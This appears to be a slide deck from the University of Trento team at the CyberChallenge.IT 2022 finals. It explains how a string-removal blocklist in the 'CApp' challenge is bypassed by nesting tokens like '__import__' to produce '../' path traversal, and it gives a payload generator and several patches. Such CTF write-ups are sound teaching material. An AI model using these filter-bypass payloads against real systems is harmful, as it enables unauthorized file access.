



CYBER  
CHALLENGE.IT



# UNIVERSITÀ DI TRENTO

Finals 2022

# Team unitn



Lorenzo Bevilacqua  
Pwn / Reverse



Davide Ciacciolo  
Crypto



Samuele Facenda  
Pwn / Reverse



Alessio Faieta  
Web / Network




Petr Sabel  
Crypto / Misc



Ivan Valentini  
Web

# Challenge CApp

A screenshot of the CApp website. The header is dark grey with a "CApp" logo and a "Home" link on the left, and "Terminal" and "Logout" buttons on the right. The main content area is white and contains the following text:

**Start Building on CApp Today**

**Tired to pay for open source monolithic kernels?**

**Join the CApp family!**


[Join Today!](#)

CApp is the only hosting provider offering ccOS, a unique OS running on a single Python class.

Look at the graphic below to see how we compare to our competitors!

100


75

A 3D graphic of a cube. The top face is red, the front face is red, and the bottom face is blue.

# Perché CApp?

Workaround per exploitare una vulnerabilità già patchata dai team

Infatti, secondo quanto visto da noi:

- **Primi** ad exploitarla in questo modo
- Altri team hanno successivamente copiato l'attacco 

# Obiettivo

- Le **flags** sono contenute in file nella **parent directory** rispetto a quella in cui ci troviamo
  - Ma **non conosciamo il nome del file**
- Vorremmo (❤️) ottenere la lista dei file nella cartella
  - Ma i nostri comandi non possono contenere la sequenza “. .”

# La vulnerabilità

Ogni richiesta di esecuzione di un comando prevedere una sanitizzazione dello stesso

```
for arg in args:  
    new_arg = arg  
    for blocked in blocklist:  
        new_arg = new_arg.replace(blocked, '')  
    safe_args.append(new_arg)
```

# POC || GTFO

Il comando:

```
ls __import__./volume-{user_id}/
```

Diventa:

```
ls ../volume-{user_id}/
```


Ringraziamo il team ✨@team-uniba ✨ per averci regalato l'exploit



## FIX #0?

```
for arg in args:  
    new_arg = arg  
    for blocked in blocklist:  
        new_arg = new_arg.replace(blocked, 'TI PIACEREBBE')  
    safe_args.append(new_arg)
```

**Risultato**





# FIX #1

```
def clean_args(args):  
    blocklist = ["subprocess", '..', "\n", "union", "__import__"]  
    safe_args = []  
    for arg in args:  
        new_arg = arg  
        for blocked in blocklist:  
            new_arg = new_arg.replace(blocked, '')  
        safe_args.append(new_arg)  
    return safe_args
```



## FIX #1 - More times $\Rightarrow$ More safe

```
safe_args = clean_args(args)  
safe_args = clean_args(safe_args)
```

FIX #1



Well boys we did it. Vuln is no more.

Same idea, new flags



CYBER  
CHALLENGE.IT



# POC || GTFO (again)



```
ls ._im__import__port_./volume-{user_id}/
```


Diventa

```
ls ../volume-{user_id}/
```

# Hacking the 🌍



Quante volte stanno passando l'input nel metodo per la sanitizzazione?



# Generare il payload

```
def leet_exploit(s,times):  
    for i in range(times):  
        s = s[:4*(i+1)] + "__import__" + s[4*(i+1):]  
  
    return s  
  
[...]  
  
comando = f"ls .{leet_exploit('__import__', 1..50)}./volume-{user_id}/"
```

# Esempio

# Iterazioni	Output 💣
1	<code>--im__import__port__</code>
2	<code>--im__im__import__port__port__</code>



Alcuni team sanitizzavano gli argomenti 2, 3 volte,  
altri 5, altri ancora 28 🤔

# Then what?



# M.O.A.F. (Mother Of All Fixes)



```
if clean_args(args) != args:  
    return 'invalid_ins', cmd
```

# Teamwork

- Task pre-assegnate nella prima ora di rete chiusa
  - Setup tools
  - Estrazione info (numero servizi, porte, ecc.)
  - Dump e download dei servizi
- Trovata una vulnerabilità, questa veniva gestita da due membri
  - Uno scriveva l'exploit
  - L'altro la risolveva
  - Auditing della patch da 2+ player prima del deployment
- Monitoraggio delle flag in uscita
  - Ciascuno per il proprio servizio

# Difficoltà

- Fare il reverse engineering degli attacchi degli altri team
  - Qualche team li offuscava
- Trovare le vulnerabilità più “hard”

# Tools

- Traffic analyzer
  - Vedere il traffico degli attacchi
  - FORTFLAG e Caronte
- Exploit submitter
  - Usato solo per alcuni exploit

# Cosa abbiamo imparato?

- Never give up
- Esiste sempre un fix migliore
- Mai fare revert al codice originale con 0 patch
- Il vantaggio dato dai tools
- Divisione tasks e comunicazione nel team
- Come fare meme
- Come fare meme
- ...
- Come fare meme e vincere **redbull**

<div ref={Referenti}>



Luca Degani  
PhD Student



Prof. Bruno Crispo  
Full Professor



Carlo Ramponi  
MSc Student

</div>



